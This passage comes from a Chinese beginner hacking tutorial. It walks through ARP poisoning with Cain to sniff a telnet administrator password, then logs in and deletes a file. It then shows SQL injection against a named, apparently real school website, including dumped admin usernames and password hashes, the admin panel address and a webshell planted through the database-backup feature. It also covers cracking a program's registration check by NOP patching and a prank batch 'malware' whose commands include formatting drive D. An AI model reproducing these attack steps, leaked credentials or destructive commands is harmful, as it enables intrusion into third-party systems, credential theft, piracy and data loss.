
点击小加号后将跳出右侧这样一个小窗口，点到范围，对我们所在的网段：192.168.101.1至192.168.101.254进行主机发现，扫描后看到如下结果：

IP 地址	MAC 地址
192.168.101.132	000C294098BA
192.168.101.254	005056FD1335
192.168.101.1	005056C00008
192.168.101.2	005056F7F406
192.168.101.136	000C2916CC0D




点击下方菜单栏中的**ARP**一栏，并再次点击小加号，弹出窗口：**新的 ARP Poison Routing**，点中目标主机192.168.101.132后在右边将全部地址选中，再点击确定。





完成上面的所有工作之后我们就可以松口气慢慢等待结果了，点进下方菜单中的口令一栏，耐心等待管理员登录目标主机




```
Telnet-2013122144735396-37069.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

=====■=== Cain
ÿ? DISPLAYÿt:0.0ÿ?? ÿ?■login: aaddmmiinniisstttraat
■password: lib123■ÿ?ÿ?? xtermÿ??ÿ?? xtermÿ?■
*=====
Welcome to Microsoft Telnet Server.
*=====
C:\Documents and Settings\administrator>
```

右击新增数据包并点击查看，我们可以看到cain替我们分析过的数据包的内容，login和password应当是telnet登录的账户和密码。

虽然有一定乱码问题存在我们还是可以轻易看出，账户名是administrator，密码为lib123

拿到目标主机的账户和密码以后就一切很好办了，首先来尝试登录这台主机：



```
C:\ Telnet 192.168.101.132
*=====
Welcome to Microsoft Telnet Server.
*=====
C:\Documents and Settings\administrator>
```

果然，成功登录进了我们的目标主机，这是一个挺激动人心的时刻，第一次成功入侵了一台电脑。

激动过后就该去完成我们需要完成的任务了：删除目标主机中的一个文件

```
C:\ Telnet 192.168.101.132
2013-10-07 12:49 <DIR> 桌面
6 个目录 34,938,511,360 可用字节
2013-11-09 15:55 <DIR> Program Files
2013-11-17 13:04 <DIR> testcd..
2013-10-09 20:53 <DIR> WINDOWS
2013-11-19 13:03 9 三<1>班成绩报告单.txt
3 个文件 9 字节
>dir 4 个目录 34,938,511,360 可用字节

C:\>del "三<1>班成绩报告单.txt"

C:\>dir 目录
驱动器 C 中的卷没有标签。
2 卷的序列号是 EC30-D0EC 0 AUTOEXEC.BAT

C:\ 的目录 Settings
2013-10-07 13:03 0 AUTOEXEC.BAT
2013-10-07 13:03 0 CONFIG.SYS
2013-12-02 20:46 <DIR> Documents and Settings
09 15:55 <DIR> Program Files
2013-11-17 13:04 <DIR> test
2013-10-09 20:53 <DIR> WINDOWS
C:\>del "三<1> 2 个文件 0 字节
4 个目录 34,938,511,360 可用字节
```

很快，我在C盘的根目录下找到了这份目标文件，只需要一条del指令，便轻松地将其删除掉了。

小结

看完本章，也许你已经初步了解了内网嗅探的方法，然而还完全没能理解其原理，那么请仔细的搜索一些**arp**协议的资料并阅读，并尝试对**arp**缓存中毒的知识进行更进一步了解

6.网站入侵小记

WEB渗透技术简介

- 在国内，**web**渗透技术的研究者似乎有点数不胜数，可事实上他们中的**99%**都只停留在“脚本小子”的阶段，这是一个用于形容那些只会使用几个工具对网站进行“碰运气”尝试入侵的“小黑客”的词汇，本章的这次渗透掩饰由小叶提供，他将展示那些“脚本小子”们所最常用的一种入侵方式，同时他也提醒读者们，如果想要进一步提高技术，脱离脚本小子行列，还是更多的掌握一些**web**脚本语言，以及多在论坛中了解一些别人的渗透经验才行。

常见**web**应用程序所存在的漏洞：

1.sql注入漏洞

sql注入漏洞出现在**web**应用与数据库交互设计不严谨的情况下，它通常会对站点造成很严重的后果，正如我们本章要演示的一样。

2.XSS漏洞

XSS是**web**前端中最常见的一种攻击手法，而应用在对网站本身的渗透中时，**cookie**劫持是最常见的利用方式。

3.上传漏洞

一些网站在上传处并没有做过多限制，导致了普通用户可以通过上传直接**getshell**的下场。

owasp top10

- owasp是一个对web安全研究非常到位的组织，它们每年都会对常见的web漏洞进行评估与排名，除了我们之前提到的三种最为直接且偷懒的漏洞外，还有上百种web漏洞，而这些漏洞的利用方式有些非常复杂，有些构造精巧让人惊叹，这里把owasp2013所总结的十大web安全漏洞列出供读者参考，读者可自行对它们进行了解并加以学习。

A1 – Injection

A2 – Broken Authentication and Session Management

A3 – Cross-Site Scripting (XSS)

A4 – Insecure Direct Object References

A5 – Security Misconfiguration

A6 – Sensitive Data Exposure

A7 – Missing Function Level Access Control

A8 – Cross-Site Request Forgery (CSRF)

A9 – Using Known Vulnerable Components

A10 – Unvalidated Redirects and Forwards

目标:www.zz3z.net

- 渗透目的:
- 成功进入管理后台并上传webshell
- 成功的漏洞利用方法:
- sql注入
- 所需要的工具:
- 阿D注入工具, 御剑后台扫描器
- webshell:
- 不灭之魂asp大马



渗透笔记

- 首先，面对目标站点的时候我们第一反应应该是去查看一下站点根目录下的 **robots.txt**，这个文件中的url地址是为了防止搜索引擎抓录而设计的，常常有敏感地址，不过再本次渗透中，网站并没有设置**robots.txt**



无法找到该页

您正在搜索的页面可能已经删除、更改

- 于是我们想到用搜索引擎来找出一些可能的敏感信息。因为已经发现时asp的站点，我们可以用如下的搜索语法去尝试找出容易存在sql注入点的地方：
- `site:www.zz3z.net inurl:asp?`



枣庄市实验中学(枣庄三中新城校区)欢迎您!


2013年4月9日 - 枣庄市实验中学(枣庄三中新城校区)欢迎您!枣庄市实验中学(区)欢迎您!枣庄市实验中学是枣庄市委、市政府创办的市直公办高中,依托枣
www.zz3z.net/zzsyxz/ne...asp?lmid1=4... 2013-04-09 - 百度快照

山东基本能力测试:新高考特色的体现

2007年4月24日 - 山东省公布2007年高考将在知识测试之外,单独进行“基本

- 运气不错我们发现在url地址
http://www.zz3z.net/Article_CommentShow.asp?ArticleID=658
处存在sql注入点（检测的方式可以用一些自动化工具，也可以通过在url地址结尾处加上'以及and 1=1判断法等）
- 于是我们进一步使用阿D来进行sql注入。
- 阿D是一个很适合新手使用的sql注入工具，读者所需要做的只是检测->检测表段->检测字段->检测内容 即可。





可以看到，表段中有admin，而管理员信息也通常正是存在于此，所以我们继续检测其中的字段username和password。

- 下页中列出了我们检测到的username以及password的内容：

- username内容:jdx
 - password内容:555d40ebde97b587
 - username内容:liang
 - password内容:8f093359fe1af416
 - username内容:orchid
 - password内容:9368be032f0931af
 - username内容:shangshan
 - password内容:3f7bc4376556218f
 - username内容:student
-
- 可以看出密码是进过md5加密的。我们可以到一些网站，例如www.cmd5.com或md5.com.cn等中去碰撞猜解明文密码

- 随后我们用御剑后台扫描工具对后台地址进行猜解，从而找到了网站管理的后台登陆地址为：
- <http://www.zz3z.net/zzgl00.asp>
- 得到后台地址以及我们所注入出的用户名以及解密后的password了，就具备了足够的用于登陆后台的信息，登陆后的界面如下：




上传webshell

- 进入后台了。
- 看一下后台基本功能。有数据库备份功能。
- 那我们就来进行数据库备份拿shell吧



- 首先找一个上传的地方传我们的木马（jpg格式的图片马）
- UploadThumbs/2014124193555834.jpg
- 这里是图片地址
- 然后进行数据库备份



The screenshot shows a web-based interface for database backup. It has a light green background and a title bar at the top that says "备份数据库" (Backup Database). Below the title bar, there are two input fields. The first field is labeled "备份目录：" (Backup Directory) and contains the text "2014124193555834.jpg". To the right of this field is a note: "相对路径目录，如目录不存在，将自动创建" (Relative path directory, if the directory does not exist, it will be automatically created). The second field is labeled "备份名称：" (Backup Name) and contains the text "2014-1-24". To the right of this field is a note: "不用输入文件名后缀（默认为“.asa”）。如有同名文件，将覆盖" (No need to input file name suffix (default is ".asa"). If there is a file with the same name, it will be overwritten). Below these fields is a blue button with the text "开始备份" (Start Backup).

成功得到webshell

- 备份目录写我们图片马的地址
- 备份名称则为asp格式的马就可以了
- 这里要说一下。因为系统不一样，所以会出现找不到路径的情况
- 这里有两个原因1、马子被杀
- 2、/的不一样 有时候需要加/ 有时不加/
- 备份成功就拿到shell了
- www.zz3z.net/Databackup/a.asp



7. 破解一个小程序

软件破解技术简介

- 事实上我们中国自古以来都有一个优良品德：因为妈妈从小就教导我们，好东西要和大家分享，所以版权保护几乎成为了挑战人们道德底线的一样东西...于是，“正义的”黑客们挺身而出，破解这些软件，将其化付费为免费，实现了广泛的公开共享...仔细想一下，如果你使用各种软件到现在还几乎没有付过费用，那请心怀感激，因为这是伟大的黑客们辛勤奉献的结果。

- 通常，破解一个软件可以是暴力破解，直接修改软件的内容，也可以是用写好注册机等手段实现，这些都离不开较为扎实的汇编功底和对反汇编软件的熟练应用，作为入门的第一个例子，本章中就将利用最常见的ring3级反汇编工具Ollydbg对一个小程序进行暴力破解，从而突破他的注册环节。



- 首先我们来认识一下这个注册过程，直接点击注册，会发现显示注册失败，这是必然的，因为我们没有机器码，但在不知道机器码的情况下我们还是要成功注册，这时可以采取的手段，也是最简单的手段就是暴力破解，只需要对应用程序文件本身进行修改，将判断机器码是否正确的
- 流程修改
- 为无论如
- 何都成功，
- 就可以轻
- 松达到我
- 们的目的
- 了。



- 现在我们用OD加载程序，看到程序被中断在注册的环节，现在右击窗口，find unicode来找出带有关键字的字符串

OlllyICE - 记事本 3.0.exe - [*.C.P.U* - 主线程, 模块 - 记事本_3]

文件(F) 查看(V) 调试(D) 插件(P) 选项(O) 窗口(W) 帮助(H)

暂停

0048C979	55	push	ebp	
0048C97A	8BEC	mov	ebp, esp	
0048C97C	6A FF	push	-1	
0048C97E	68 48896600	push	00668948	
0048C983	68 E8EE4800	push	0048EEE8	SE 处理程序安装
0048C988	64:A1 000000	mov	eax, dword ptr fs:[0]	
0048C98E	50	push	eax	
0048C98F	64:8925 0000	mov	dword ptr fs:[0], esp	
0048C996	83EC 58	sub	esp, 58	
0048C999	53	push	ebx	
0048C99A	56	push	esi	
0048C99B	57	push	edi	
0048C99C	8965 E8	mov	dword ptr [ebp-18], esp	
0048C99F	FF15 FC224B0	call	dword ptr [<&KERNEL32.GetVersion	kernel32.GetVersion
0048C9A5	33D2	xor	edx, edx	
0048C9A7	8AD4	mov	dl, ah	
0048C9A9	8915 B0016E0	mov	dword ptr [6E01B0], edx	
0048C9AF	8BC8	mov	ecx, eax	
0048C9B1	81E1 FF00000	and	ecx, 0FF	
0048C9B7	890D AC016E0	mov	dword ptr [6E01AC], ecx	
0048C9BD	C1E1 08	shl	ecx, 8	
0048C9C0	03CA	add	ecx, edx	
0048C9C2	890D A8016E0	mov	dword ptr [6E01A8], ecx	
0048C9C8	C1E8 10	shr	eax, 10	
0048C9CB	A3 A4016E00	mov	dword ptr [6E01A4], eax	
0048C9D0	6A 01	push	1	
0048C9D2	E8 6A580000	call	00492241	
0048C9D7	59	pop	ecx	
0048C9D8	85C0	test	eax, eax	
0048C9DA	75 08	jnz	short 0048C9E4	
0048C9DC	6A 1C	push	1C	
0048C9DE	E8 C3000000	call	0048CAA6	
0048C9E3	59	pop	ecx	
0048C9E4	E8 15560000	call	00491FFE	
0048C9E9	85C0	test	eax, eax	

备份
复制
二进制
汇编(A) Space
标签
注释
断点(B)
HIT 跟踪
RUN 跟踪

此处为新 EIP Ctrl+Gray *
转到
线程
数据窗口中跟随
查看调用树 Ctrl+K

查找(S)
查找参考(R)
查看
复制到可执行文件
分析

Asm2Clipboard
Bookmark
去除花指令
运行脚本(P)
脚本运行窗口(W)...
Dump debugged process

StrongOD
Ultra String Reference

1 Find ASCII
2 Find UNICODE
3 About

M1 M2 M3 M4 M5 Command: 起始:4B2000 结束:4B1FFF 当前值:77DAE9F4

- 现在我们看到注册成功和注册失败的提示语了，这通常意味着判断代码也可能在附近，而非常走运的是，它就在上方，看到**cmp dword ptr [ebp-34],0**以及**je**跳转指令了吗？它所进行的操作是，判断注册失败并跳转到注册失败的处理函数。现在我们可以直接把这条判断跳过去，最简单的方式：用**nop,nop**指令就像一个跑到，允许程序毫不被影响地执行过去。

00401A53	>	837D CC 00	cmp	dword ptr [ebp-34], 0	
00401A57	~	0F84 8F000000	je	00401AEC	
00401A5D	.	6A 00	push	0	
00401A5F	.	6A 00	push	0	
00401A61	.	6A 00	push	0	
00401A63	.	68 01030000	push	00000301	
00401A68	.	6A 00	push	0	
00401A6A	.	68 00000000	push	0	
00401A6F	.	68 04000000	push	00000004	
00401A74	.	6A 00	push	0	
00401A76	.	68 28614B00	push	004B6128	注册成功！注册失败！ 0123456789abcdef
00401A7B	.	68 03000000	push	3	
00401A80	.	BB 00784000	mov	ebx, 00407800	
00401A85	.	E8 083F0000	call	00405992	
00401A8A	.	83C4 28	add	esp, 28	
00401A8D	.	68 02000000	push	00000002	
00401A92	.	6A 00	push	0	
00401A94	.	68 01000000	push	1	
00401A9D	.	6A 00	push	0	

-	83C4 04	add	esp, 4	
>	837D CC 00	cmp	dword ptr [ebp-34], 0	
	90	nop		
	90	nop		
	90	nop		
	90	nop		
	90	nop		
	90	nop		
	90	nop		
-	6A 00	push	0	
-	6A 00	push	0	
-	6A 00	push	0	
-	68 01030000	push	80000301	
-	6A 00	push	0	
-	68 00000000	push	0	
-	68 04000000	push	80000004	
-	6A 00	push	0	
-	68 28614000	push	00406128	
-	68 03000000	push	3	
-	BB 00784000	mov	ebx, 00407840	
-	E8 003F0000	call	00405992	
-	83C4 28	add	esp, 28	
-	68 02000000	push	80000002	
-	6A 00	push	0	
-	68 01000000	push	1	
-	6A 00	push	0	
-	6A 00	push	0	
-	6A 00	push	0	
-	68 01000100	push	10001	
-	68 2F000100	push	601002F	
-	68 2E000152	push	5201002E	
-	68 03000000	push	3	
-	BB A05D4000	mov	ebx, 00405D40	
-	E8 D53E0000	call	00405992	
-	83C4 28	add	esp, 28	

备份	▶
复制	▶
二进制	▶
撤销选择处修改	Alt+BkSp
汇编(A)	Space
标签	:
注释	:
断点(B)	▶
HIT 跟踪	▶
RUN 跟踪	▶
此处为新 EIP	Ctrl+Gray *
转到	▶
线程	▶
数据窗口中跟随	▶
查看调用树	Ctrl+K
查找(S)	▶
查找参考(R)	▶
查看	▶
复制到可执行文件	选择
分析	所有修改
Asm2Clipboard	▶
Bookmark	▶
去除花指令	▶

F4 E9 DA 77 8D BB DC 77 F3 BC DC 77 E
52 78 DA 77 27 6C DA 77 00 00 00 00 F
23 FC AC 73 00 00 00 00 26 12 19 5D 0
78 D5 17 5D F8 1F 18 5D A2 22 1A 5D 0
CF 65 17 5D D8 03 18 5D 05 02 18 5D 0

- 我们将判断语句进行如下修改后，直接保存所有修改，实现对文件本身的修改。

- 可以看到，这个简单的小程序已经成功地被我们轻松
- 破解了。

hint:事实上，在现实场景中，很多软件并不是如此弱智，它们通常会加上一些“壳儿”以及通过一些其它的手段保护自己，真正对这类技术感兴趣的朋友必须多花一些时间去更深入的了解软件破解技术，才能成为这个领域的高手~



8.最简单的恶意程序

何为恶意程序

- 事实上即使是不研究计算机技术的普通用户在日常生活中也会常常听到“恶意程序”这个词，因为事实上它给普通电脑用户带来的伤害常常是最大的，甚至从一定程度上来说，很多用户可以误以为恶意软件就是黑客的全部手段。
 - 既然恶意软件臭名昭著，那么它们又是如何分类的，以及它们都能造成哪些实际的杀伤呢？
- 大致上，新手可以这样来模糊地认识恶意软件：
 - 1.远控木马
 - 2.蠕虫病毒
 - 3.恶意删除资料窃取数据
 - 4.纯属恶作剧的小程序
 - 以上的分类并非众皆认可，但是通过这样简单地概述想必可以给毫无基础的新人绘制出一张恶意软件的模糊印象，下面我们还将进一步谈谈这四种恶意程序。

加深对恶意软件的认识

- 1.认识远控木马
- 木马是最为常见的恶意软件之一，通过一只免杀过关的木马，黑客可以在受害者不知不觉中控制着对方的电脑，窃取数据，恶作剧，甚至可以监控对方的摄像头。著名的远控木马有灰鸽子，上兴，以及曾经名噪一时的国产木马冰河
- 2.蠕虫病毒
- 蠕虫病毒可谓是现在网络里危害最大的恶意软件，它具有传播速度快，造成伤害大等特征，并且由于蠕虫很多时候是基于漏洞传播的，其防范也成为一大难题，是众多安全专家的热门研究方向。
- 3.指定功能的间谍软件
- 间谍软件通常都有着非常明确地目标，而这些目标常常如同：窃取资料/删除证据等重要数据等，所谓树大招风，恶意软件的功能越多，带来被检测到的可能性也越大，所以这类恶意软件通常非常隐蔽难以察觉。
- 4.恶作剧程序
- 也有很多时候，恶意软件并不一定具有目的性，正如我们这次将要写的小程序，只是为了获取一些小小快感罢了~

初步定制恶意软件功能



- 声明：本章节是为了缓和一下读者疲劳所作，内容纯属娱乐，勿随意使用恶意软件影响他人
PS:由于默认目前读者还没有掌握C/C++等高级语言，用简单的批处理进行本章实验
- 首先我们要确定的是，我们的小小恶意程序要实现哪些功能，然后再对这些功能进行相应的实现：=====>
- 功能1：格式化d盘
- 功能2：在e盘生成1个有一百行“hacker is coming”的名为“you are hacked”的txt文件
- 功能3：迫使用户输入一行文字：“我是白痴”，否则就在20秒后自动关机。
- 以上的功能代码部分实现都极其简单，下面就草草介绍一下需要用到的几条指令

- 格式化d盘：
- 格式化指令是**format**，参数有/u和/p，/u格式化的数据是不可恢复的，切速度很慢，一个几十G的磁盘格式化甚至可能需要几十分钟到几个小时，所以我们这里选用/p参数，于是指令就变得非常简单：
- **format /p d:**
- 在e盘生成100个“you are hacked” txt文件：
- 其实我们在批处理中使用**echo** 内容 >> 文件就可以创建一个文件了，每加入一行文字只需要如下一条指令：**echo hacker is coming >> youarehacked.txt**即可，我们**for /l %%a in (1,1,100) do ***来实现对*指令的100次操作，所以最终构造出的语句为：
- **for /l %%a in (1,1,100) do (echo hacker is coming >> youarehacked.txt)**
